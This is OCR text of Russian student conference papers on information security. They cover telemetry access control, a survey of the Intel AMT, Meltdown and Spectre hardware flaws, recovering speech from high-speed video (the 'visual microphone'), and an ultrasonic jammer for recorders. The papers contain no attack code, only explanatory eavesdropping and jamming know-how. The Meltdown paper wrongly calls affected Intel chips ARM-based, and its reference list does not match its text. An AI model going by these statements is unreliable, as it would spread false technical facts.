В современном мире к любой информационной системе предъявляются необходимые требования по безопасности информации. Безопасность информации – это состояние защищенности информации, при котором обеспечены ее конфиденциальность, доступность и целостность [2]. Под конфиденциальностью понимается обеспечение доступа к закрытым сведениям только для авторизованных пользователей. Доступность – это гарантия непрерывного доступа авторизованных пользователей к данным. Целостность – это обеспечение сохранности и непротиворечивости данных. Для обеспечения требований безопасности необходимо обеспечить защиту от несанкционированного доступа и разграничение доступа к данным телеметрии в зависимости от статуса (привилегии) пользователя [3].

Задачу по защите **телеметрической информации будет выполнять блок защиты данных телеметрии, который входит в систему телеметрии.**

Задача идентификации пользователя состоит в том, чтобы выяснить, имеет ли пользователь право доступа к информации или нет. Поэтому получение доступа осуществляется через ввод логина и пароля. Контроль правильности ввода осуществляется средствами системы телеметрии через

сравнение вводимых данных с данными базы системы. У каждого из авторизированных пользователей есть определённая группа функциональных привилегий, что позволяет разграничить доступ к системе телеметрии различным пользователям. Данный способ защиты называется **защитой передаваемой информации на основе системы привилегий.**

Для получения телеметрической информации необходимо отправить запрос в систему телеметрии через **блок защиты данных телеметрии.** Общая схема обработки телеметрического запроса приведена на рисунке 1.




Рисунок 1 – Схема обработки телеметрического запроса

На первом этапе после поступления запроса от пользователя происходит проверка разрешения подключения адреса устройства пользователя со списком разрешенных адресов. Если адрес находится в списке, то далее проводится аутентификация пользователя. В обратном случае соединение с пользователем обрывается и появляется сообщение об ошибке.

На втором этапе выполняется аутентификация подключающегося пользователя (логина и пароля). Если проверка учетной записи выполнена успешно, то пользователь получит доступ к телеметрической информации. Иначе, пользователь получит сообщение об ошибке. В зависимости от привилегии учетной записи пользователь может получать расширенный или ограниченный список параметров, полученных по телеметрии.

Таким образом, для обеспечения безопасной передачителеметрической информации и защиты от несанкционированного доступа, разграничения доступа к данным телеметрии в зависимости от статуса пользователя на основе системы привилегий и учетных записей пользователей.

Список литературы

1. Балабан И.Г. Устройство бесконтактного измерения тока аккумуляторных батарей / Балабан И.Г., Балабан А.Л., Юфанова Ю.В // Электронный научный журнал «Вестник молодёжной науки России». 2019. №2. https://docs.wixstatic.com/ugd/96814c_fc907ef211f245ad92661d162d389c6a.pdf

2. Защита информации. Основные термины и определения. ГОСТ Р 50922-2006 [Электронный ресурс]. URL: http://docs.cntd.ru/document/1200058320 (дата обращения 01.10.2019).

3. Грушо А.А., Тимонина Е.Е. Теоретические основы защиты информации. – М.: Яхтсмен, 1996. – 187 с.

УДК 53083

АППАРАТНЫЕ УЯЗВИМОСТИ МИКРОПРОЦЕССОРНЫХ СИСТЕМ. АППАРАТНАЯУЯЗВИМОСТЬТЕХНОЛОГИЙ INTEL VPRO И INTEL AMT, MELTDOWN, SPECTRE MELTDOWN PRIME И SPECTRE PRIME

Р.Р. Ахметвалеев, А.И. Баландин
Научный руководитель: канд. физ-мат. наук, доц. К.И. Костромитин
г. Челябинск, ФГАОУ ВО «ЮУрГУ (НИУ)»

Аннотация. IntervPro – это программно-аппаратный комплект, созданный с целью восполнить недостатки программных средств администрирования системы. Функционал данной разработки реализован на аппаратном уровне, с использованием материнских плат Intel на Q-чипсете, выпускаемых для корпоративных целей, и современных процессоров, начиная с IntelCore 2 Duo. Исходя из этого, пользователь получает возможность управления ПК даже если он выключен и на нём не установлена ОС (при наличии дежурного напряжения, блок IntelActiveManagementTechnology (IntelAMT) активен, и способен принимать и передавать команды через сетевой адаптер ПК).
Технология IntervPro была внедрена в процессоры компании Intel, начиная с архитектуры SandyBridge и IvyBridge. Среди особенностей её функционала также стоит отметить возможность настройки BIOS, перехвата экрана, удалённого включения и выключения ЭВМ, даже используя для этого сеть Wi-Fi [1].
Ключевые слова: ЭВМ, аппаратные уязвимости микропроцессора Intel vPro и Intel AMT,Meltdown, Spectre Meltdown Prime и Spectre Prime

Аппаратная уязвимость технологий IntelvPro и IntelAMT. Для реализации работы технологии IntelvPro необходимы основные составляющее компоненты аппаратной части платформы. Пример некоторой конфигурации компьютера, поддерживающего данную технологию:

- набор системной логики IntelQ965 Express;
- микропроцессор IntelCore 2 Duo (или новее);
- адаптер Gigabit Ethernet Intel 82566DM.

Ключевыми поддерживаемыми особенностями платформы в этом случае будут являться:

- технология удаленного мониторинга (IntelAMT);
- технологиявиртуализации (Inter Virtualization Technology, VT).

Технология IntelAMT предоставляет её обладателю мощный инструмент для обнаружения, инвентаризации, диагностики, восстановления, модернизации и защиты вычислительных ресурсов компьютера, подключенного к сети. Она также позволяет изолировать ЭВМ, зараженный вредоносной программой, от остальных участников локальной сети. Принципиально важным отличием IntelAMT от других подобных технологий является то, что она работает независимо от ОС [2].

Недостаток, присутствующий в процессорах с IntervPro, как раз связан с IntelAMT, поскольку она позволяет администраторам управлять машинами с помощью удалённых подключений, а эта уязвимость даёт возможность злоумышленникам обойти проверку подлинности и использовать все возможности этой технологии в своих целях.

Аппаратные уязвимости Meltdown и Spectre. Meltdown и Spectre – две серьёзные аппаратные уязвимости, публично раскрытые в начале 2018 года, которые затрагивают фактически каждый компьютер в мире, имеющий доступ к сети Интернет. До момента широкого освещения данных уязвимостей в СМИ, большинство кибератак никак не были связаны с Meltdown и Spectre, однако эта ситуация резко изменилась после их официального раскрытия. Разберёмся подробнее с каждой из них.

Meltdown – это аппаратная уязвимость, затрагивающая ряд выпускаемых компанией Intel процессоров, базирующихся на архитектуре ARM [3]. Meltdown эксплуатирует ошибку, возникающую в реализации спекулятивного выполнения команд в вышеописанных микропроцессорах, из-за которой при спекулятивном выполнении инструкций чтения из памяти процессор игнорирует права доступа к данным. Всё это позволяет локальному злоумышленнику, при выполнении определённого программного кода, получить неправомерный доступ на чтение привилегированной памяти (памяти, используемой оболочкой ОС). Стоит отметить, что данная аппаратная уязвимость не затрагивает продукцию корпорации AMD. Meltdown был присвоен CVE-идентификатор в базе данных общеизвестных уязвимостей информационной безопасности CVE-2017-5754 [4].

Возможность реализации данной атаки основана на трёх механизмах, которые позволяют увеличить скорость работы процессора, при этом, в отдельности каждый из этих механизмов не порождает возможности для возникновения уязвимости.

1. Глубокое спекулятивное выполнение операций, в том числе чтение из оперативной памяти, игнорируя права доступа микропроцессора к считываемым областям. Признание спекулятивного исполнения ошибочным приводит к тому, что исключение по правам доступа к закрытым сег-

ментам памяти не будет сгенерировано, а результаты не загружаются в регистры процессора.

2. Отсутствие очистки кэша процессора от ошибочных результатов, полученных при спекулятивном исполнении, связанная с потенциально возможным снижением скорости работы самого процессора. Фактически, содержимое кэша недоступно запущенным программам напрямую, однако, анализируя время доступа к отдельным ячейкам памяти, можно делать выводы о том, загружены ли конкретные данные в процессорный кэш или нет (под данными понимается результат спекулятивного исполнения команд).

3. Ядро ОС хранит необходимые данные в адресном пространстве процессора, доступ к которым ограничен. Данная технология ускоряет исполнение системных вызовов, при инициализации которых уровень привилегий повышается, а после выполнения – снова понижается.

Из-за некоторых особенностей реализации спекулятивного исполнения, во время его работы доступ к памяти формально осуществляется независимо от привилегий выполняемого процесса, что даёт возможность исполнять команды, игнорируя обратный ответ контроллера памяти. Впоследствии, ветка спекулятивного исполнения, оказавшаяся верной, повлечёт за собой генерацию исключения ошибочного доступа к памяти компьютера. А ветка, признанная ошибочной, не вызовет необходимых исключений, но переменные, которые до этого были загружены в кэш при выполнении программного кода, останутся в нём. Учитывая всё вышесказанное, авторами атаки был предложен метод глубокого анализа данных, записывающихся в кэш процессора с учётом времени их записи, позволяющий при правильной стратегии реализации уязвимости дать представление о выполняемых в отброшенной ветке командах и, соответственно, о содержимом закрытой привилегиями памяти.

На сегодняшний день, компании-разработчики операционных систем уже выпустили «заплатки», закрывающие возможность для взлома злоумышленниками. Однако, в ряде случаев, данное исправление влечёт за собой снижение производительности ряда функций, например, штатных приложений и программ, активно выполняющих в работе системные вызовы.

Spectre – аппаратная уязвимость, найденная в большинстве современных микропроцессоров (в том числе и процессоры производства корпорации AMD), основанная так же, как и Meltdown, на спекулятивном исполнении команд и системе предсказания ветвлений и вариантов, которая позволяет провести чтение данных из памяти через отдельный канал общей иерархии кэша. Данная ошибка потенциально раскрывает возможность локально запущенным приложениям или злоумышленнику, выполняющему специальную программу, получения доступа к виртуальной памяти текуще-

го приложения, а также других программ. В CVE-базе Spectre были присвоены идентификаторы CVE-2017-5753 и CVE-2017-5715 [5].

Уязвимость Spectre позволяет атакующему пользовательскому приложению, исполняемому на некоторой ЭВМ, получить привилегии на считывание произвольных секторов оперативной памяти, в том числе и память, используемая другими запущенными приложениями. Иными словами, при эксплуатации данной ошибки нарушается изоляция памяти между программами. Некоторые варианты этой атаки используют JavaScript-программы для получения доступа к браузерной памяти (данным, сохраняемым в процессе работы с браузером, или данным других сайтов и Интернет-ресурсов).

Производителями процессоров, подверженных уязвимости Spectre, предложено внесение нескольких вариантов исправлений, часть из которых требует изменения микрокода процессора, а другая часть – добавления новых инструкций в процессоры будущего поколения. При этом, все внесённые правки должны сочетаться с перекомпиляцией ПО.

Таким образом, уязвимости Meltdown и Spectre подвергают серьёзной опасности почти все ЭВМ в мире, что делает задачу по их исправлению всеми возможными способами крайне важной и необходимой для решения.

Аппаратныеуязвимости Meltdown Prime и Spectre Prime. Ученые-исследователи из корпорации Nvidia и Принстонского университета Каролина Триппель, Даниэль Лустиг Маргарет Мартонози в феврале 2018 года опубликовали доклад, описывающий новые типы атак аппаратного уровня, которые были названы MeltdownPrime и SpectrePrime. Уязвимости, по словам исследователей, снова, как и Meltdown и Spectre, затрагивают почти все современные компьютерные микропроцессоры.

Принцип эксплуатации данных уязвимостей схож с их прародителями, однако они нацелены на многоядерные процессоры, а их новизна заключена в использовании механизма аннулирования линий кэша в современных протоколах когерентности кэш-памяти при передаче данных между ядрами. Успешная в таком случае атака даёт возможность получить неправомерный доступ к конфиденциальной информации, например, паролям, реквизитам банковских счетов и карт и т.д. Код программы, реализующей SpectrePrime, которые предлагается учёными в качестве доказательства реального существования такой аппаратной уязвимости, приводит к успешному результату атаки в 99,95% случаев при исполнении на процессорах корпорации Intel, при этом уровень успешной реализации Spectre составляет около 97%.

Исследователями также оговаривается то, что большинство уже разработанных или разрабатываемых исправлений в этой области против Meltdown и Spectre скорее всего перекроют и соответствующие Prime-ошибки, или же потребуют минимальных доработок своего кода. Однако, остаётся

вероятность создания проблем данными уязвимостями для будущих поколений микропроцессоров от компаний Intel и AMD, т.к., по словам учёных, Prime-атаки могут потребовать собственных аппаратных исправлений и «заплаток».

Стоит отметить, что вместе с открытием MeltdownPrime и SpectrePrime корпорация Intel подняла премии для тех, кто найдёт какие-либо аппаратные уязвимости в её продукции, связанные с рядом атак Spectre по побочным каналам на кэш L3. Размер денежного вознаграждения в этом случае может достигать 250 тысяч долларов. Это говорит лишь о том, что подобные уязвимости представляют реальную угрозы для обладателей данных процессоров, а решение задачи по их исправлению – трудоёмкая и дорогостоящая процедура.

Программные уязвимости. В данной работе выдвигается предположение о принципиальной важности защиты информации от угроз, связанных с аппаратными уязвимостями ЭВМ, в частности, уязвимостями микропроцессора компьютера, поэтому приводится большое количество примеров таких типов уязвимостей. Однако, не стоит забывать о существовании такого направления, как программные атаки и уязвимости, ведь в реальной жизни действия злоумышленника непредсказуемы, а его методы могут носить комплексный характер. Исходя из таких соображений, далее приведена общая классификация часто встречающихся ошибок и «дыр» ПО.

Уязвимости программ – ошибки, допущенные программистами на этапе разработки программного обеспечения, которые позволяют злоумышленникам получить неправомерный доступ к функциям программы или хранящимся в связанных с ней областях оперативной памяти данным. Они могут появиться на любом этапе реализации программы, от проектирования до выпуска готового продукта. Очень часто программисты специально оставляют определенные лазейки для выполнения отладки и настройки ПО, которые также могут быть рассмотрены в качестве недекларированных возможностей.

В зависимости от стадии появления подобных особенностей, данный вид угроз делится на уязвимости проектирования, реализации и конфигурации:

1. Ошибки, допущенные или намеренно совершенные при проектировании. Как правило, их сложнее всего обнаружить и исправить. Это неточности в алгоритмах, программные закладки, несогласованности в программном интерфейсе между конкретными модулями и в протоколах взаимодействия с аппаратной частью, внедрение устаревших технологий. Их устранение является трудоемким и долгим процессом. Они могут проявляться при превышении предусмотренного сетевого трафика или подключении большого количества дополнительного оборудования, что усложняет

процесс обеспечения требуемого уровня информационной безопасности и ведет к возникновению вариантов обхода межсетевого экрана.

2. Ошибки, появляющиеся на этапе внедрения в ПО алгоритмов безопасности. Это неверное устройство процесса вычислений, синтаксические и логические ошибки и неточности. При этом остаётся риск переполнения буфера или появления иных неисправностей. Их обнаружение является нетривиальной задачей и может занять достаточно много времени. Самым эффективным способом исправления таких ошибок является модернизация определенных участков машинного кода.

3. Ошибки конфигурации аппаратной составляющей компьютера и ПО. Это отсутствие определенных тестовых ситуаций на выявление дополнительных функций программ или критические ошибки в них. К этой категории программных уязвимостей также относятся слишком простые пользовательские пароли и стандартные учётные записи.

Программные уязвимости существуют также и в самой ОС, под управлением которой и происходит взаимодействие пользователя и персонального компьютера, причём количественно они превосходят аппаратные уязвимости во много раз. Ошибки и дыры в ОС открывают злоумышленникам гораздо больше возможностей для атак, нежели уязвимости отдельных программных компонентов и продуктов, следовательно, они представляют большую угрозу для рядового пользователя.

Риск стать жертвой компьютерной атаки, использующей программные уязвимости, довольно высок, поэтому не стоит недооценивать данный способ получения конфиденциальной информации. Следует применять обоснованные меры по защите от подобных угроз во избежание нежелательного проникновения и похищения ценной информации.

Список литературы

1. Компьютерные сети /Э. Таненбаум, Д. Уэзеролл. – 5-е изд. – СПб: Питер, 2012. – 960с.

2. Компьютерные сети. Принципы, технологии, протоколы /В. Олифер, Н. Олифер. – 5-е изд. – СПб: Питер, 2016. – 992с.

3. ENC28J60 [Электронный ресурс] /. – Электрон. текстовые дан. – 2012. – Режим доступа: http://ww1.microchip.com/downloads/en/DeviceDoc/39662e.pdf, свободный

4. WEB Server на базе ENC28j60 + Arduino [Электронный ресурс] /. – Электрон. журн. – 2015. – Режим доступа: https://habr.com/ru/post/251403/, свободный

5. Программируемые контроллеры. Стандартные языки и приемы прикладного проектирования /И.В. Петров. – Москва: СОЛОН-Пресс, 2010. – 255с.

УДК 004.934

АКУСТООПТИЧЕСКИЙ КАНАЛ УТЕЧКИ ИНФОРМАЦИИ: ТЕХНОЛОГИЯ ВОССТАНОВЛЕНИЯ И СПОСОБЫ ЗАЩИТЫ

Д.В. Есипова
Научный руководитель: ст. препод. И.С. Антясов
г. Челябинск, Южно-Уральский государственный университет (НИУ)

Аннотация. В статье приводится принцип работы технологии «визуальный микрофон», необходимое оборудование и алгоритм работы программы для восстановления аудиосигнала с видеоизображения. Перечислен перечень возможных предметов, позволяющих считать информацию с них. Также приведена спектрограмма восстановленного сигнала и реакция тестируемых объектов на звук.

Ключевые слова. Визуальный микрофон, лазерный микрофон, звук, вибрация, высокоскоростная камера, утечка информации.

Звук – это физическое явление, представляющее собой распространение в виде упругих волн механических колебаний в твердой, жидкой или газообразной среде [1]. Когда звуковые волны попадают на объект, они вызывают крошечные вибрации на них, невидимые для человеческого глаза, но которые можно заметить на видео с высокой частотой кадров в секунду (от 1000 кадров). Технология восстановления звука с беззвучной видеозаписи называется «визуальный микрофон» [2].

Актуальность темы заключается в том, что «визуальный микрофон» имеет заметные преимущества с другими способами снятия информации, например, по сравнению с лазерными микрофонами. Во-первых, никакого дополнительного оборудования или каких-либо детекторов не требуется, нужна только высокоскоростная видеокамера. Во-вторых, поверхность, с которой будет считываться звук, не обязательно должна быть идеально гладкой или отражающей.

В 2014 году группа ученых из Массачусетского технологического института предложила способ считывания звука на расстоянии. Ученые доказали, что можно восстановить звук, основываясь на видеозапись. Для этого они разработали алгоритм реконструирования звуковых сигналов, анализируя микроскопические колебания объектов, которые были вызваны распространением звуковых волн. Они смогли восстановить разборчивую речь по вибрациям пакета с чипсами, снятого на расстоянии около 4 метров через звуконепроницаемое стекло [3].

Для данного метода восстановления аудиосигнала с видеоизображения необходимы высокоскоростная камера с возможностью записи видео более чем 1000 кадров в секунду, это необходимо для того чтобы частота

кадров в видео превышала частоту аудиосигнала. Источник звука (человек, динамик), который будет находиться в непосредственной близи от объекта. Сам объект съемки, лучше всего для экспериментов подходят те, которые легко перемещаются при изменении давления в воздухе (фольга, пакеты и коробки от снеков, салфетки, комнатные растения). И программа, представляющая собой многоцелевой банк полосовых фильтров (они просты в выделении частотных составляющих вибраций), используемых для приложения, включая сжатие изображений, синтез структур и распознавание объектов. Пример того как следует вышеперечисленные объекты представлены на рисунке 1 [4].




Рисунок 1 - Пример экспериментальной установки:
(а) высокоскоростная камера, (б) источник звука, (в) объект съемки

Алгоритм восстановления звукозаписи на практике заключается в следующем:

1. На основании снятого видеоизображения строится управляемая пирамида изображений, которая предполагает собой разложение изображений на отдельные блоки. Каждый блок имеет разные амплитудные значения, сдвиги по фазе и частотные характеристики, соответствующие различным точкам на исследуемом объекте.


2. В выделенной исследуемой точке вычисляется интенсивность звуковых вибраций, т.е. извлекается сигнал в каждом блоке отдельно.

3. Происходит оценка каждого блока по качеству звукового сигнала – усреднение локальных сигналов. Локальные сигналы могут носить как положительную информацию, в данном случае сам звук, так и отрицательную, являясь помехой.

4. Далее сигнал проходит через фильтр верхних частот Баттерворта с порогом среза 20-100 Гц. Это делается для того чтобы амплитудно-частотная характеристика была максимально гладкой на частотах полосы пропускания.

5. После всех проделанных операций удается восстановить запись [2, 3, 4, 5].

На рисунке 2 представлен пример восстановления песни.



а)Спектрограмма оригинального звука *б)Спектрограмма восстановленного звука*

Рисунок 2 - Пример восстановления песни с пакета от чипсов [3]

Таким образом, мы видим, что спектрограммы оригинального и восстановленного звуков идентичны. Следовательно, восстановление прошло успешно.

Стоит учесть, что разные области исследуемого объекта по-разному реагируют на поступающий звук. Это зависит от материала (например, на более высоких частотах звука более тонкие и легкие объекты вибрируют сильнее, чем толстые), частоты, расстояния, текстуры (в более текстурированных областях вибрации более заметны) и направления края (перпендикулярные края по направлению звука вибрируют лучше, чем вдоль него). Все эти факторы приводят к тому, что некоторые части изображения вибрируют больше или меньше [3].

На рисунке 3 можно наблюдать, как происходит смещение в микрометрах относительно громкости звука, на которые воздействует синусоидальная волна, линейно увеличивающаяся в объеме с 57 децибел до 95 децибел. Для эксперимента были выбраны упаковка от чипсов, картонная коробка от чая и стеклянный чайник [3].




Рисунок 3 - Реакция тестируемых объектов на звук [3]

Исходя из представленного графика видно, что легкие материалы больше склонны менять свою форму. По рисунку 3 также заметно, что пакет от чипсов начинает деформироваться в периоде от 80 дБ до 85 дБ, где видно смещение на 0,2 микрометра. Следовательно, можно предположить, что данные изменения сможет отловить алгоритм, разработанный учеными из Массачусетского технологического института, и восстановить требуемый звук.

В ходе исследования также было проведено сравнение двух кадров из высокоскоростного видео, на которых рассматривается поведение пачки от чипсов под действием давления.




Рисунок 4 - Поведение кадров под действием давления

Разница между кадрами составляет 0,06 секунды. На кадре справа выделена область, где видна размытость, какой нет на кадре слева.

Из вышесказанного следует, что под действием звукового давления материал может изменять свою форму, а значит, снятие информации по данному каналу имеет место быть.

Как защититься от утечки информации по рассматриваемому способу? Будем считать, что злоумышленник остается за пределами контролируемой зоны, но имеет прямой доступ наблюдения в окно за происходящим в помещении. Во-первых, для того чтобы не произошло утечки информации, необходимо устанавливать на окна жалюзи, рольставни или шторы. Во-вторых, не располагать «лишние» объекты вблизи переговорщиков или динамиков. Под «лишними» предметами понимается: упаковки от снэков, шоколадок, бумажные или тканевые салфетки, изделия из фольги, фантики от конфет, комнатные растения, пластиковая и стеклянная посуда.

Рассмотренная технология является экспериментальной, но ей уже пророчат обширное применение в области технической защиты информации за счет того, что не имеет сложностей в установке высокоскоростной видеоаппаратуры и работы с программным алгоритмом. Единственным минусом из вышеперечисленного является цена видеокамеры, к примеру, высокоскоростные камеры производителя Evercam колеблются в диапазоне от $7700 до $87000 [6].

Список литературы

1. Википедия [Электронный ресурс] - https://ru.wikipedia.org/wiki/%D0%97%D0%B2%D1%83%D0%BA

2. Habr [Электронный ресурс] - https://habr.com/ru/company/audiomania/blog/410627/

3. Abe Davis, Michael Rubinstein, Neal Wadhwa, Gautham Mysore, Fredo Durand, and William T. Freeman. The visual microphone: Passive recovery of sound from video. ACM Transactions on Graphics (Proc. SIGGRAPH), 33(4):79:1–79:10, 2014.

4. Mike Brookes. VOICEBOX: A speech processing toolbox for MATLAB. Software library, Imperial College London, 1997–2016. URL http://www.ee.imperial. ac.uk/hp/staff/dmb/voicebox/voicebox.html

5. Shabani, Samadafam, Sadeghi: Local visual microphones. 2017

6. Evercam. Производство высокоскоростных видеокамер Evercam [Электронный ресурс] - https://evercam.ru/dokumentatsiya/

УДК 004.357

ИССЛЕДОВАНИЕ УЛЬТРАЗВУКОВОГО ПОДАВЛЕНИЯ ЗВУКОЗАПИСЫВАЮЩИХ УСТРОЙСТВ

Г.Д. Асяев
Научный руководитель: ст. препод. И.С. Антясов
г. Челябинск, Южно-Уральский государственный университет

Аннотация.В статье обозначена необходимость защиты речевой информации на предприятиях, в том числе объектах критической информационной инфраструктуры. Описана физика распространения ультразвуковых волн и их воздействие на электронные устройства негласного получения информации. Разработан прототип ультразвукового подавителя сотовых телефонов и диктофонов. Исследована зависимость эффективности подавления от расстояния между излучателями.

Ключевые слова. Информация, безопасность, ультразвук, биения, нелинейный элемент.

Акустический канал утечки информации является одним из самых легко реализуемых. Попытка подслушать – вот что первое может прийти на ум злоумышленнику. Зачастую о риске утечки речевой информации забывают на промышленных предприятиях, акцентируя внимание только на сетевой безопасности и защите от несанкционированного доступа. Однако, всегда проводятся совещания по вопросам защиты информации, в том числе обеспечения безопасности объектов критической информационной инфра-

структуры. Так как на территории РФ в соответствии с законодательством действуют ограничения на производство, приобретение и сбыт электронных устройств негласного получения в статье будем рассматривать в качестве звукозаписывающих устройств обычные диктофоны, телефоны и планшеты, в которых присутствует функция записи акустической информации.

В настоящее время можно выделить следующие методы подавления диктофонов [1]:

- одночастотное ультразвуковое подавление.
- двухчастотное ультразвуковое подавление.
- электромагнитное подавление [2].

Зона подавления зависит от [3]:

- типа корпуса диктофона (металлический, пластмассовый);
- расположения микрофона (выносной/встроенный);
- габаритов диктофона;
- ориентации диктофона в пространстве.

В рамках данной работы был разработан прототип ультразвукового подавителя диктофонов и сотовых устройств. В качестве основного принципа действия использовался метод двухчастотного ультразвукового подавления. Физические принципы работы данного подавителя заключаются в генерации двух сигналов очень близких по частоте, при котором один из сигналов будет отставать от другого по фазе. В итоге возникают биения, которые получаются путём наложения двух гармонических сигналов [4], при котором происходит периодические изменение амплитуды суммарного сигнала (рисунок 1). Значение амплитуды будет максимальным при совпадении амплитуды, и фазы двух исходных сигналов, иначе происходит взаимное гашений двух волн.




Рисунок 1 – График колебаний при биениях

Современные диктофоны и мобильные устройства чаще всего оснащены МЭМС микрофоном, верхняя граница диапазона восприятия которых равна 24000 – 27000 Гц. [4] Воздействуя мощным ультразвуковым сигналом

на диктофон подавители эффективно забивают акустический тракт. В связи с чем необходимо заметить, что для звукозаписывающих устройств старого поколения такой подход не принесет высоких результатов. Одним из важных этапов при разработке ультразвукового подавителя является выбор центральной частоты самих излучателей. На основании отчёта, представленного исследовательской группой SYNRG [5] было решено использовать ультразвуковые излучатели с частотой 40 кГц (рисунок2).

В схеме разработанного использовались 2 генератора, один из которых был настроен на частоту 40000 Гц, а второй на 40400 Гц. Данная разность частот обусловлена амплитудно-частотными характеристиками ультразвуковых излучателей (рисунок 3) [4]. Частоты f_1 и f_2 являются крайними частотами при котором достигается заданная мощность. На микрофон принимающего устройства действует суммарный сигнал, сочетающий в себе 40000 Гц и 40400 Гц. На нелинейных характеристиках микрофона выделяется разностная частота 40400 – 40000 = 400 Гц (рисунок 6) в виде электрических колебаний достаточно большой амплитуды, которая вводит в насыщение усилительный тракт [5].




Рисунок 2 – Резонанс микрофона




Рисунок 3 – АЧХ микрофона

Было проведено исследование, в ходе которого экспериментальным путём было выявлено, что максимальная эффективность подавления достигается путём разнесения частот на данный интервал. В качестве экспериментального оборудования использовались телефоны различных марок, ноутбук, а также цифровой диктофон.

Таблица 1

Результаты исследования

Наименование экспериментального оборудования	**Дальность подавления, м**
iPhone 5s	2,5
iPhone 7	3
Xiaomi Redmi 5	2,3
Samsung Galaxy A5	2
Sony Ericsson TM506	1
Цифровой диктофон Olympus	-
Микрофон A4 MI-10, подключённый к компьютеру	1,6
HP 250 G6 (ноутбук)	2

В связи малым количеством ультразвуковых излучателей важным этапом при разработке ультразвукового подавителя является оптимальное расположение его излучателей относительно друг друга. Было проведено исследование в ходе которого при фиксированном расстоянии до телефона изменялась дистанция между ультразвуковыми излучателями и оценивалась эффективность подавления.




Рисунок 4 – Зависимость расстояния между излучателями от эффективности подавления

Исходя из рисунка 4 видно, что максимальная эффективность подавления достигается при расстоянии между излучателями равной 1 – 3 см. Для увеличении диаграммы направленности было решено размещать для дальнейших исследований ультразвуковые излучатели на расстоянии 3 см друг от друга.

Стоит отметить, что данные результаты были получены с помощью разработанного прототипа средства активного подавления, состоящего всего из 2-х ультразвуковых излучателей. При увеличении этих излучателей, увеличивается мощность излучения и расширяется основной лепесток диаграммы направленности, соответственно, можно получить гораздо большее расстояние подавления.




Рисунок 5 – АЧХ речевого сигнала без использования прототипа активного подавления




Рисунок 6 – АЧХ речевого сигнала с использованием прототипа активного подавления диктофонов

